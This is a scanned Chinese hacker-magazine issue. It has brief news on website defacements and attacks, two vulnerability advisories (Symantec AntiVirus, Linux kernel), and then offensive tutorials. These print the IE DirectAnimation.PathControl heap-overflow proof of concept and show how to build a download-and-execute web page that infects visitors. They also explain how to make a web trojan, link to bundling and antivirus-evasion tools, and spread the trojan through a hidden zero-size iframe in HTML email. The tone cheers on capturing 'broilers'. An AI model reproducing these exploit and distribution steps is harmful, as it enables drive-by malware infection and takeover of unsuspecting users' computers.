
小迷点评：小编我本身也是个网络爱好者，在第一时间也听说了此事，谁对谁错？互联网本来就是一片大森林，什么样的花草鸟兽都有。为了适应大自然残酷的竞争机制，互相攻击、暗战已经成了大家基本的生存状态。现在的网络已不再是最初的那个个人英雄主义张扬的理想时代，新的环境必然将会有新的游戏规则，我们期待着。

新闻短评快

百度遭受有史以来最大规模的黑客攻击

9月12日下午百度发生大规模访问故障，晚上11时37分，百度在其百度空间发表声明，称遭受有史以来最大规模的不明身份黑客攻击。随后百度在其官方空间发表的声明：百度遭受有史以来最大规模的不明身份黑客攻击；导致百度搜索服务在全国各地出现了近30分钟的故障。经过百度技术工程师与不明身份的黑客斗争；百度的搜索服务已经在傍晚恢复正常。目前全国网民均可以享用百度一如既往提供的免费、便捷和高质量的搜索服务。从现象分析，这次大规模的攻击应该是有人有组织并精心策划的。百度称将配合公安机关对此事进行调查。

小迷点评：虽然事后网上还有报道说这次攻击纯熟个人行为，但是很难让人不联想啊。也许他想出名，也许……



中国移动网站被黑　黑客强烈建议降低话费

北京时间9月11日8:00左右：据称中国移动网站(www.chinamobile.com/)被黑，当打开中国移动网站链接，发现页面已不能正常访问，首页上出现黑底红子显示字样：“恳请移动的话费能便宜点不......Hacked by “935fa12ec828a3f3””。至8:36时网站的这种情况才恢复正常。同时被黑的还有中国移动旗下品牌动感地带网站(http://www.m-zone.com.cn)，截至到9:30尚未恢复。

小迷点评：看来黑客真的走进了我们的生活，这也许就是个很实际的例子吧！

张靓颖被“黑”凉粉震怒　网上万人大签名

明星被冤枉、粉丝齐声讨是歌迷支持偶像的一种方式，近日“张靓颖被《娜可不一样》剧组用来炒作”的事件闹得沸沸扬扬，“凉粉”自发组织在粉丝网上用“万人大签名，支持公主，声讨《娜可》剧组！”的方式支持张靓颖。不过这样一个原本单纯的举动，却被某些幕后黑手所扼杀！

也许是此举引起某些人的不快或触动某些团体的利益，昨天“凉粉”们在粉丝网论坛里所贴的所有和张靓颖有关的照片和文章全被“黑掉”，而粉丝网也在12月17日凌晨3点左右受到黑客攻击。

小迷点评：看来超女的热度还是持续不下啊，这不，最近又到了超级女生决赛的时候了，不知道这次攻击的目的到底是什么？也许仅仅是针对张靓颖，也许是想借超女让自己出名，又或者是想通过某些方式来炒作，幕后的事情谁知道？恐怕只有当事人吧！

网络银行交易真的安全?

近几个月不断传来假冒银行网站、假冒银联网站、黑客网上窃取信用卡账号等新闻，更加重了人们对网上支付的信任危机。据报道，2003年美国平均每位网上购物被骗者损失293美元。美国最大的网上商务网站eBay也公开宣布，在其每25000件交易中就会发生一起诈骗案件。据《2004年中国网上购物研究报告》统计，去年我国拍卖网站所有注册用户当中，有过成功交易体验的用户约为400万人，只占全体非重复注册用户群的三分之一，登录商品的成交率仅为40%。在前不久进行的一项网上调查显示，人们不愿意采用电子支付方式的前两大影响因素分别是信用和安全。而这两大问题，也成为了横亘于电子商务和消费者之间的最大障碍，阻碍了网上支付这一新兴的支付服务的发展。

小迷点评：网络走进了我们的生活，带给我们方便的同时也给一些“黑客”敞开了大门。小编我在这里给广大网银用户提个醒，不要随便的透漏自己的银行卡号和密码，还有在银行取款后不要随便丢弃取款凭证单！如果取款凭证单被别有用心的黑客加以社会工程学的话，后果将不堪设想！

后续报道：深圳黑客为女友出气黑掉深巴士集团网站，19岁“小鬼”安徽被抓

上个月，我们烽火台播报了黑客为女友出气黑掉了深圳巴士网站。9月12日，据深圳福田公安分局透露，“小鬼”已经在安徽阜阳落网。

刘某交代：今年8月份的一天，其女朋友肖某乘坐深圳公交大巴忘记带钱，被大巴司乘人员拒载，肖某将事情告诉他后，刘怀恨在心。8月6日，他伙同一名网友通过所掌握的网络知识找到深圳市巴士集团网站主页的漏洞，经该漏洞进入巴士集团网站，取得了该网站的操控权，随后刘某对该网站进行恶意破坏。巴士集团曾经多次对网站进行恢复，但每次均被刘某破坏，使巴士集团不得不关闭网站，巴士集团的正常工作秩序遭到破坏，给许多市民群众也带来了诸多不便。刘某现已被福田公安分局依法刑事拘留。

小迷点评：看到这条消息后小编我到网上查看了关于这件事的一些相关报道。看到下面这些内容，也算是给广大黑友敲个警钟吧！黑客攻击网站是一种新型的网络犯罪。根据《中华人民共和国刑法》第二百八十六条规定，违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统不能正常运行，后果严重的，处五年以下有期徒刑或者拘役；后果特别严重的，处五年以上有期徒刑；违反国家规定，对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作，后果严重的，依照前款的规定处罚；故意制作、传播计算机病毒等破坏性程序，影响计算机系统正常运行，后果严重的，依照第一款的规定处罚。

漏洞公告牌

Symantec AntiVirus企业版多个本地格式串处理漏洞

受影响系统：

Symantec Client Security 3.0
Symantec Client Security 2.x
Symantec Client Security 1.x
Symantec AntiVirus Corporate Edition 9.x
Symantec AntiVirus Corporate Edition 10.0
Symantec AntiVirus Corporate Edition 8.1

描述：

BUGTRAQ ID：19986
CVE(CAN) ID：CVE-2006-3454

Symantec AntiVirus是非常流行的杀毒解决方案。

Symantec AntiVirus企业版允许在发现病毒或触发了Tamper Protection功能的时候自定义所显示的警告通知消息。警告通知进程没有正确的验证用户生成的输入，这可能允许本地攻击者用可能访问进程栈的特制格式串替换Tamper Protection和Virus Alert Notification消息。成功攻击允许攻击者以提升的权限执行攻击者所选择的代码。

此外，警告通知进程中还存在另一个格式串漏洞，允许本地用户使用格式串替换警告通知消息，如果检测到了恶意文件后显示通知消息时，就会导致实时病毒扫描服务崩溃。

厂商补丁：

目前厂商已经发布了升级补丁以修复这个安全问题，请到厂商的主页下载：

https://fileconnect.symantec.com/licenselogin.jsp

Linux Kernel畸形ULE拒绝服务漏洞

受影响系统：

Linux kernel 2.6.x <= 2.6.17.7

不受影响系统：

Linux kernel 2.6.17.8

描述：

BUGTRAQ ID：19939

CVE(CAN) ID：CVE-2006-4623

Linux Kernel是开放源码操作系统Linux所使用的内核。

Linux的ULE（单向轻型封装RFC 4326）拆封代码存在一个漏洞，远程攻击者可能利用此漏洞对接收处理的服务器造成拒绝服务攻击。

攻击者可以通过发送SNDU长度为0的ULE报文导致漏洞的触发。

厂商补丁：

目前厂商已经发布了升级补丁以修复这个安全问题，请到厂商的主页下载：

http://www.kernel.org/

0Day，让IE走向死亡

——Internet Explorer COM Object Heap Overflow Download Exec Exploit

> 肉鸡语："十一"大家都到哪里玩呢？是趴在电脑前拼命"工作"？还是挂马捉鸡？有句话咋说的，今年国庆不挂马，挂马就用014，呵呵，没办法，正赶上这个漏洞流行。但毛主席教育我们做人要厚道，挂马有违人道主义精神，除了挂马还有什么传播木马的方法呢？那就看看这期的《木马传播也轻松》吧，传播木马的方法还是很多的哦。如果你执意要挂马，那瞅瞅《0Day，让IE走向死亡》咯，难得一见的0Day一定会让你肉鸡多多的。这次呢，偶再大方一点，送大家一个捆绑的思路，嘿嘿，啊，谁家的鸡，好好管教一下，别把蛋下别人头上！
>
> 苗苗[InHacker]

在黑夜，我喜欢将手掌慢慢地伸向天空，想像着如何地触摸那颗钻石般的月亮。不过更多的时候，我喜欢将手伸向屏幕，电脑的屏幕，去触摸并找寻那些数字中的钻石。

早在2004年之初，0Day这个安全中恐怖的黑洞，黑客眼中的钻石就开始慢慢地引起了大家的注意。这种没有公开，所以也没有补丁的漏洞，几乎可以横扫一切所企及的目标与对象。因此0Day也格外地充满了特殊的诱惑与魅力，特别是System级别那些可以利用的价值大的0Day或者IE的……

近日无意中一个朋友说Lion发布了一个IE的0Day（网上很多人说他出车祸挂了，现在终于证明他还活着:P），这个漏洞的公布时间应该是做过选择的，因为日期恰巧是Microsoft刚刚推出九月份Windows的5个漏洞补丁之后，这样这个IE 0Day还真是有一阵时间不会被Microsoft修补上。选在这么阴险的日子公布漏洞，一定有利用价值，不然Lion也不会这么处心积虑地向Microsoft脸上打耳光的。现在赶紧将漏洞的详细说明找来一读。

```
溢出名称：
Internet Explorer (daxctle.ocx) Heap Overflow Vulnerability
测试环境：
Windows 2000/XP/2003 Internet Explorer 6.0 SP1
受到影响的系统：
Windows 2000
Windows XP
Windows 2003
说明：
When Internet Explorer handle DirectAnimation.PathControl COM object(daxctle.ocx) \
Spline method, Set the first paremeter to 0xffffffff will triggers an invalid memory \
write. That an attacker may DoS and possibly could execute arbitrary code.
当IE浏览器处理COM控件DirectAnimation.PathControl的Spline方法时，如果第一个参数是0xffffffff，会非法进行内存写操作，攻击者可利用它进行DoS攻击或执行任意代码。
Exploit:
============ daxctle.htm start ============
<html>
<head>
<title>test</title>
</head>
<body>
<script>
var target = new ActiveXObject("DirectAnimation.PathControl");
target.Spline(0xffffffff, 1);
</script>
</body>
</html>
============ daxctle.htm end ============
```

可以看到，这个0Day的漏洞是利用IE的一个COM object的堆溢出。我们利用找来的Code，编译出了Exploit。时间紧任务重，马上给大家讲解如何操作并演示给大家。

首先第一个步骤，我们选择一个可执行文件，我这里选择一个小程序"两人关系算号器"来做演示。我先将这个程序上传到了我的主页空间的根目录中，然后重命名为"i.exe"。接下来我们调出Windows的CMD命令提示符窗口来，假设我们的Exp程序在C盘根目录。我们首先如下输入：**C:\iecom http://www.inhacker.net/i.exe test.htm**，如图1，图2。




图1 输入命令




图2 生成文件成功

这段命令主要有两个参数，第一个参数是你设定的可执行程序的网址，当然你要非说它是木马的网址也可以。这个网址**一定要加上http://**，当然ftp://也可以，不过我没有做过详细的测试。接下来是第二个参数，这个参数是生成的HTM溢出文件的名字，也是我们最终得到的溢出文件。




图3 打开溢出网址

溢出文件生成成功后，如果大家有条件的话，可以将这个HTM文件上传到你的主页空间上，当然在本机上直接执行也可以。我的试验环境选择了将HTM溢出文件上传到主页空间上，当然我这么做是为了满足某些人想用这个东西作网页木马的想法。




图4 溢出成功

文件上传完成后，我输入溢出文件的网址。如图3，图4。

经过一个漫长的等待，我们发现IE浏览器自动关闭了，而我们指定的那个可执行程序也已经运行弹出在桌面上了。

结束：

这个溢出漏洞的价值在于它是一个0Day，不知道这篇稿子刊登在书上的时候微软推出补丁了没有，如果还没有，那么大家可是有福了，当然是有福看到0Day而不是有福气让你黑人了。但是这个0Day也有它本身的致命缺陷，主要是由于它是一个Heap的溢出，因此需要消耗大量的内存，对于那些内存小的溢出环境，或者溢出环境的内存被别的程序挤占的情况下，IE会产生崩溃，溢出的结果就不会顺利产生了。此外可执行文件的大小也最好能够控制得小一些，毕竟Heap溢出对溢出环境和溢出条件的要求还是相当苛刻的，为了最终的成功结果，我们最好处处细致，而溢出成功的天堂也在这些细节之中。本人在虚拟机的情况下IE就不幸地崩溃了N次，不过还好最终还是成功了。

编辑点评：

溢出漏洞有了工具要利用就相当简单了，但作为一个堆溢出，它的成功率不是很高。不过正如作者所说，它的意义不是在利用上，如果说你要利用这个漏洞挂马，不要忘记使用下载者。

木马传播也轻松

pop

从本文你可以学到：

1、木马传播的几种思路

2、常见的木马传播方法

所需工具：

新版不弹不卡网马生成器：http://www.3800hk.com/Soft/yckz/12806.html

Flash MX 2004：http://www.onegreen.net/Soft_Show.asp?SoftID=419

RealMedia Editor：http://www.crsky.com/soft/1953.html

Windows Media Editor：http://bluekylin.cnblogs.com/files/bluekylin/wmeditor.rar

黑鹰基地免杀捆绑器：http://www.3800hk.com/Soft/jmhb/12666.html

EXE广告注入器：http://www.3800hk.com/Soft/jmhb/12117.html

现在制作一个木马可以说非常的简单，用一些配置软件即可达到目的，但是很多朋友出了新的疑惑，有了木马，那么该怎么样来让别人运行呢？今天我将给大家讲到如何轻松地传播自己的木马。

一、网页木马的制作

首先我们需要了解一下什么是网页木马，通俗地说，就是当你打开了一个网页同时也会打开别人添加在网页里面的木马。这些木马的加载可以通过代码实现，一会儿我们就会讲到。既然我们是制作网页木马，大家得有一个自己的空间。




图1 修改木马地址




图2 可以修改的其他信息

既然了解了网页木马，那么就来制作一个。下载我提供的这个“网马生成器”，然后打开，直接点击生成，保存的时候需要填写一个名称，比如coon，然后保存，这时会生成一个名为coon的网页文件，虽然制作出了一个网页，但是我们并没有制作完成，用记事本打开这个coon的网页文件。找到图1中的地址，这里需要修改成自己的木马的地址，例如http://pop.512j.com/mm.exe，如图1。




图3 上传到Web空间




图4 选择用源码编辑

还有下面的一些信息，我们也可以修改，修改好之后保存就可以了，如图2。

这时候我们把自己的木马以及生成好的coon文件一起上传到空间里面，注意一定要放在同一目录，如图3。

这样一个网页木马便制作成功了，当别人打开你的制作好的网页，例如：http://pop.512j.com/coon.htm，便会打开你网页之中加载的那个木马程序，例如我加载的那个mm.exe。

二、利用邮件来传播

既然我们已经制作好了网页木马，这里就需要更多的人来打开这个网页，我们这里可以使用邮件的方式来使别人打开。我们打开自己的邮箱，然后“写邮件”，大家注意了，在写的时候一定要选择“html编辑模式”，如图4。然后在内容里面写这样一段代码：

```
<iframe src="http://pop.512j.com/coon.htm" width="0" height="0"></iframe>
```

